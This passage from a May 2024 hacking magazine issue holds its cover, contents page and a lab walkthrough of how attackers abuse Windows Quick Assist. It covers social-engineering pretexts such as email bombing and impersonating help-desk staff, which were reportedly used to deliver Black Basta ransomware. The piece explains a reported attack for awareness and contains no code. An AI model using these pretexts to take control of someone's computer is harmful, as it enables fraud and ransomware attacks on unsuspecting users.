

*Simplifying Cyber Security since 2016*

# HACKERCOOL

May 2024 Edition 7 Issue 5

Learn how Black Hat Hackers hack

## Heard about Microsoft Quick Assist?

See how hackers are exploiting this  
inbuilt feature in Windows to grab  
access and what to do about it.

## EXPLOIT WRITING

Learn how to write a File upload exploit.

## AV EVASION

Creating Rogue VMs for staying undetected

## Gaining Access

Adversary in The Middle (AiTM) attack



Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.  
Banjara Hills, Hyderabad 500034  
Telangana, India.

Website :  
[www.hackercoolmagazine.com](http://www.hackercoolmagazine.com)

Email Address :  
[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)





# HACKERCOOL

## Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.  
John 8:32

# Editor's Note

*Edition 6 Issue 5*

*We are skipping  
it for  
reasons  
already  
obvious to you.*

"ATTACKERS CAN COMBINE THIS TECHNIQUE WITH DOTNETTOJSCRIPT TO GAIN  
ARBITRARY CODE EXECUTION, WHICH CAN LEAD TO UNAUTHORIZED ACCESS, SYSTEM  
TAKEOVER AND MORE."  
- ELASTIC SECURITY LABS ON GRIMRESOURCE



# INSIDE

See what our Hackercool Magazine's May2024 Issue has in store for you.

## 1. Red Team Hacking:

Gaining access using Microsoft Quick Assist.

## 2. Vulnerability for beginners:

Tunnelvision.

## 3. Vulnerability for beginners:

PathFinder vulnerability.

## 4. Gaining access:

Adversary in the Middle (AiTM) attack.

## 5. AV / EDR Evasion:

Rogue virtual machines.

## 6. Online Security:

How to avoid being hacked? Start by upping your password game, "12345" doesn't cut it.

## 7. Exploit Writing

Coding a file upload vulnerability.

Downloads

Other Useful Resources

## Gaining access using Microsoft Quick Assist

# RED TEAM HACKING

*Researchers of Microsoft have recently warned that a hacker group has misused Microsoft Quick Assist tool to deploy BlackBasta ransomware. But it is not a vulnerability that they have exploited in it. Then how did they exploit it? Read on.*

## What is Microsoft Quick Assist?

Have you ever heard about Microsoft Quick Assist? Windows comes bundled with so many features that it isn't your fault if you don't keep note of each and every tool it has. So, what is Microsoft Quick Assist? Quick Assist is a software inbuilt in Microsoft Windows that allows anyone to easily connect to another PC to be able to provide support.

Here are the features of Quick Assist.

- 1) Quick Assist allows you to see another person's screen in a Windows or MacOS.
- 2) Control their PC remotely if they allow it.
- 3) It has a feature to of a six- character security code to connect securely.
- 4) It is inbuilt in Windows and doesn't require any additional software.

Let us see it practically. For this, we will be using two systems with Windows installed in both the systems. One will be considered as an attacker system and other as target system as shown below.

**Fig: Hacking Lab**

**Attacker system running Windows**



**Target system running Windows**



Let's start Quick Assist on the attacker system first. You can search for it using "Windows search" or use a shortcut to start Quick Assist tool. The shortcut key to start Quick Assist is "CTRL+Windows logo key +Q".

You should see the below window open. Click on "Help someone button". A six character code will be displayed as shown below.

*"I think it goes back to my high school days. In computer class, the first assignment was to write a program to print the first 100 Fibonacci numbers. Instead, I wrote a program that would steal passwords of students. My teacher gave me an A."*  
*-Kevin Mitnick*



Quick Assist



## Get help

Let someone you trust view your screen or take control of your PC.

Security code from assistant

Enter code

Submit



## Help someone

Ask someone you know to share their screen.

Help someone

*"Computer hacking really results in financial losses and hassles. The objectives of terrorist groups are more serious. That is not to say that cyber groups can't access a telephone switch in Manhattan on a day like 9/11, shut it down, and therefore cause more casualties." -Kevin Mitnick*



Quick Assist



[Redacted name]

[Redacted email]@gmail.com

[Sign in with a different account](#)

## Share this security code

You'll stay on this screen until the person you're helping enters the code.



# L9M560

Code expires in 09:55

[Copy code](#)


[Give instructions](#)

Move to the target system. Start Quick Assist in the same way as you have started in the attacker system. Enter the code you have seen on the attacker system in the area highlighted in the image as shown below.





This opens a screen on the attacker system displaying the target user's system as shown below.



As soon as there is a connection, the user on the target system is asked for permission to allow screen sharing as shown below.

*"Make sure your passwords are at least eight characters long, with a mix of upper and lower case, and include numbers or other characters, and never use the auto-complete feature for passwords. You can use the storage encryption feature on your phone to protect your private data, and set your screen to timeout after five minutes or less."*

**Follow Hackercool Magazine For Latest Updates**





Quick Assist



## Allow screen sharing?

If this person contacted you unexpectedly and asked to connect to your device, this might be a scam.

[Privacy statement](#)

[Terms of use](#)

☐ [I understand the security implications of sharing my screen](#)

Allow

Decline

Quick Assist



## Allow screen sharing?

If this person contacted you unexpectedly and asked to connect to your device, this might be a scam.

[Privacy statement](#)

[Terms of use](#)


☒ [I understand the security implications of sharing my screen](#)

Allow


Decline



Till now, the attacker can just see the screen of the target system. However, the attacker can request control from the target user by clicking on “Request control” button in the above image. On the target system, the user gets a message saying that the attacker is requesting control.



If he allows it, the attacker gets complete control on the target system.





Now, the attacker can perform any operation on the target system as he is performing some operations on the physical system before him.

## How the hack works?

Now, let us see how this hack works. Seeing this mini tutorial about Quick Assist, you should have realized that this attack needs lot of social engineering.

Threat actor Storm-181 which is famous for deployment of Black Basta ransomware was the group that exploited Quick Assist. The attack begins by email bombing the target user and overwhelm him and then request access to that user's system to gain full access to it or impersonate IT or help desk personnel and using vishing to gain access. In both methods, the access is gained under the pretext of fixing a problem the user on the target system is facing.

Then after the target user gives access through Quick assist, they download ZIP or batch files to deliver malicious payloads that include Screen connect, Netsupport manager and even OpenSSH server for lateral access. In the end, the hack ends by deploying of BlackBasta ransomware

### TunnelVision

## VULNERABILITY FOR BEGINNERS

*The TunnelVision attack is a newly discovered cybersecurity threat that has raised concerns among security experts. Let's dive into what it is and why it matters.*

### What is TunnelVision?

